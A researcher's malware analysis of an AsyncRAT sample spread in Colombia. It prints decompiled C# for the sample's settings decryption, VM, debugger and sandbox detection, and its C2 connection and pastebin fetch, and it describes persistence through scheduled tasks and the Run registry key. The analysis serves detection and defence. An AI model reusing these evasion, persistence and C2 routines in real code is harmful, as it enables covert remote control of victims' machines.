Analyzing AsyncRAT distributed in Colombia by Blind Eagle | Welcome to Jstnk webpage

By Jose Luis Sánchez MartínezSecurity Researcher

Published: 2022-06-01 · Archived: 2026-04-05 15:30:50 UTC

Summary

During 2019-2021 I was focused on analyzing campaigns orchestrated by the `APT-C-36` group and RATs used by this same group and other cybercriminal groups such as `RemcosRAT`, `AsyncRAT`, `Imminent Monitor RAT`, etc. In the last few months I have seen some modifications of TTPs in many of these families that have caught my attention and I wanted to analyze them to see what is new.

Therefore, during this entry we will go through the analysis of a sample of `AsyncRAT` distributed in Colombia during the last month.

info


The objective of the analysis is to provide information on the execution of the binary, genealogy and other stuff, not to go into the details of the static part.

Analysis


Static

The basic static information of the sample to be analyzed is shown in the table below.

Field	Value
File name	Stub.exe
Type	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
MD5	c0b9838ff7d2ddecbfe296eae947e5d6
SHA1	76af794b85e4a4ba75c5703df1207b7a6798bf2e
SHA256	79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3
File size	45.00 KB (46080 bytes)



After verifying that the binary was C#, I decided to perform a small analysis of the code to check some of the actions that the malware should do once executed, before executing it on my systems.



If we go to the `Main` function, which is the one defined in the entry point, we see that it contains the structure shown in the following image.

```
// Client.Program
// Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000808
public static void Main()
{
    for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
    {
        Thread.Sleep(1000);
    }
    if (!Settings.InitializeSettings())
    {
        Environment.Exit(0);
    }
    try
    {
        if (!MutexControl.CreateMutex())
        {
            Environment.Exit(0);
        }
        if (Convert.ToBoolean(Settings.Anti))
        {
            Anti_Analysis.RunAntiAnalysis();
        }
        if (Convert.ToBoolean(Settings.Install))
        {
            NormalStartup.Install();
        }
        if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
        {
            ProcessCritical.Set();
        }
        Methods.PreventSleep();
    }
    catch
    {
    }
    for (;;)
    {
        try
        {
            if (!ClientSocket.IsConnected)
            {
                ClientSocket.Reconnect();
                ClientSocket.InitializeClient();
            }
        }
        catch
        {
        }
        Thread.Sleep(5000);
    }
}
```

The binary will check a series of conditions to verify if it is being executed among other things in a virtual environment or not, and depending on the results, it will continue its normal flow or kill the process.

The first check is to verify if a series of settings established in the code, among which are the key, pastebin URL, version, etc.


```
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
        Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
        Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hwid = HwidGen.HWID();
        Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
        Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
        result = Settings.VerifyHash();
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Secondly, it tries to create a mutex and stop similar processes of the same sample that may be running.

```
using System;
using System.Threading;

namespace Client.Helper
{
    // Token: 0x0200000A RID: 10
    public static class MutexControl
    {
        // Token: 0x06000036 RID: 54 RVA: 0x00003B54 File Offset: 0x00001D54
        public static bool CreateMutex()
        {
            bool result;
            MutexControl.currentApp = new Mutex(false, Settings.MTX, ref result);
            return result;
        }

        // Token: 0x06000037 RID: 55 RVA: 0x00002191 File Offset: 0x00000391
        public static void CloseMutex()
        {
            if (MutexControl.currentApp != null)
            {
                MutexControl.currentApp.Close();
                MutexControl.currentApp = null;
            }
        }

        // Token: 0x0400001E RID: 30
        public static Mutex currentApp;
    }
}
```


It then performs several checks to identify the context where it is running (mainly to see if it is a virtual machine or a sandbox). Different anti-analysis techniques are put in place.

The first of all is related to the `DetectManufacturer` method which aims to see if the system is related to Vmware, VirtualBox, or virtualized in general.




```
using System;
using System.Diagnostics;
using System.IO;
using System.Management;
using Microsoft.VisualBasic.Devices;

namespace Client.Helper
{
    // Token: 0x02000006 RID: 6
    internal class Anti_Analysis
    {
        // Token: 0x06000026 RID: 38 RVA: 0x00002141 File Offset: 0x00000341
        public static void RunAntiAnalysis()
        {
            if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
            {
                Environment.FailFast(null);
            }
        }

        // Token: 0x06000027 RID: 39 RVA: 0x000033F8 File Offset: 0x000015F8
        private static bool IsSmallDisk()
        {
            try
            {
                long num = 61000000000L;
                if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
                {
                    return true;
                }
            }
            catch
            {
            }
            return false;
        }
```

The next thing is to check if a debugger exists in the context of AsyncRAT. To do this, it makes use of the `isDebuggerPresent` API.



```
// Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
```



```
// Token: 0x0600003B RID: 59
[DllImport("kernel32.dll", ExactSpelling = true, SetLastError = true)]
public static extern bool CheckRemoteDebuggerPresent(IntPtr hProcess, ref bool isDebuggerPresent);
```

Next, the check is focused on seeing if the system where it was executed is the known sandboxie, to check it, tries to identify if the DLL `SbieDll.dll` is running.

```
// Token: 0x0600002B RID: 43 RVA: 0x00003620 File Offset: 0x00001820
private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

The next check it performs is on the system disk capacity. In this case, it checks if the disk is less than 61000000000L (56.8 GB). If it is, it returns false.


```
private static bool IsSmallDisk()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

The last thing it performs in this set of checks is to identify if the operating system is Windows XP with a simple method.


```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

It also aims to generate persistence in the system. To do this, it checks if the context of the process was launched with privileges, if so, it will make use of `schtasks.exe` to create a task. Otherwise, if the context is not found

with administrator permissions, it will try to modify the registry key `Software\Microsoft\Windows\CurrentVersion\Run` to execute a copy of itself create in the `%appdata` path.



After this, the sample copies itself into the `%appdata%` directory and will create a .bat file to first launch a `timeout`, run the sample from `%appdata%` and delete the .bat file.




The last interesting activity is to establish communications with the C2 through the `ClientSocket.Reconnect();` and `ClientSocket.InitializeClient();` methods.

```
for (;;)
{
    try
    {
        if (!ClientSocket.IsConnected)
        {
            ClientSocket.Reconnect();
            ClientSocket.InitializeClient();
        }
    }
    catch
    {
    }
    Thread.Sleep(5000);
}
```


```
public static void Reconnect()
{
    try
    {
        SslStream sslClient = ClientSocket.SslClient;
        if (sslClient != null)
        {
            sslClient.Dispose();
        }
        Socket tcpClient = ClientSocket.TcpClient;
        if (tcpClient != null)
        {
            tcpClient.Dispose();
        }
        Timer ping = ClientSocket.Ping;
        if (ping != null)
        {
            ping.Dispose();
        }
        Timer keepAlive = ClientSocket.KeepAlive;
        if (keepAlive != null)
        {
            keepAlive.Dispose();
        }
    }
    catch
    {
    }
    ClientSocket.IsConnected = false;
}
```

```
public static void InitializeClient()
{
    try
    {
        ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
        {
            ReceiveBufferSize = 51200,
            SendBufferSize = 51200
        };
        if (Settings.Pastebin == "null")
        {
            string text = Settings.Hosts.Split(new char[]
            {
                ','
            })[new Random().Next(Settings.Hosts.Split(new char[]
            {
                ','
            }).Length)];
            int port = Convert.ToInt32(Settings.Ports.Split(new char[]
            {
                ','
            })[new Random().Next(Settings.Ports.Split(new char[]
            {
                ','
            }).Length)]);
            if (ClientSocket.IsValidDomainName(text))
            {
                foreach (IPAddress address in Dns.GetHostAddresses(text))
                {
                    try
                    {
                        ClientSocket.TcpClient.Connect(address, port);
                        if (ClientSocket.TcpClient.Connected)
                        {
                            break;
                        }
                    }
                    catch
                    {
                    }
                }
            }
            else
            {
                ClientSocket.TcpClient.Connect(text, port);
            }
        }
        else
        {
            using (WebClient webClient = new WebClient())
            {
                NetworkCredential credentials = new NetworkCredential("", "");
                webClient.Credentials = credentials;
                string[] array = webClient.DownloadString(Settings.Pastebin).Split(new string[]
```

The sample can perform many other actions once it is deployed in the environment. For example, the `Client.Helper.IdSender` class has a method called `sendInfo` which is responsible for sending information from the operating system to the C2.




Going into detail of each class could take a long time, and in this case, the goal is to analyze the behavior once executed, so I leave a small image of a part of the classes and methods that incorporates the sample and we will perform an analysis of the behavior.




Dynamic

high level processes events




Now it is time to detonate the malware in a controlled environment to verify the behavior of the malware. In this case, I did different executions with and without administrator permissions to see how the sample behaved. I did this because in the static part we have seen that the behavior could vary depending on whether it was executed in the administrator context.

privileged execution - Genealogy



non-privileged execution - Genealogy



As can be seen, there are some differences when the sample was executed with privileges and when not. For example, in the first image, which corresponds to the execution with privileges, there are 3 additional processes which are the following.

```
|_ cmd.exe (7380)
   |_ Conhost.exe (8972)
   |_ schtasks.exe (4152)
```

This is because the execution of the process 7380 `cmd.exe`, is the behavior related to setting the scheduled task. However, if the sample is run without administrator permissions, the scheduled task cannot be generated.

We are going to go into detail about the processes to see the main actions they performed and that could be of interest in order to generate some kind of detection or identification of patterns. To do this, we will focus on the execution with administrator permissions and in case there is something different in the other execution, it will be named.

Stub.exe - 2740

```
C:\Users\lab\Desktop\Stub.exe
```

This is the AsyncRAT sample. The execution was performed with administrator privileges.

This process, as we saw before, would be in charge of creating certain files in the system. First of all, what it does is to create in the `%appdata%` directory a copy of itself.

Process Name	PID	Operation	Path	Result	Detail
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	NAME NOT FOU...	Desired Access: Read Attributes, Disposition: ...
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	SUCCESS	Desired Access: Generic Read/Write, Dispositi...
Stub.exe	2740	WriteFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	SUCCESS	Offset: 0, Length: 46.080, Priority: Normal
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Roaming\Runtime Broker.exe	SUCCESS	

Then, it creates the batch file also in `%appdata%`, which will be executed later to perform different actions in the operating system.

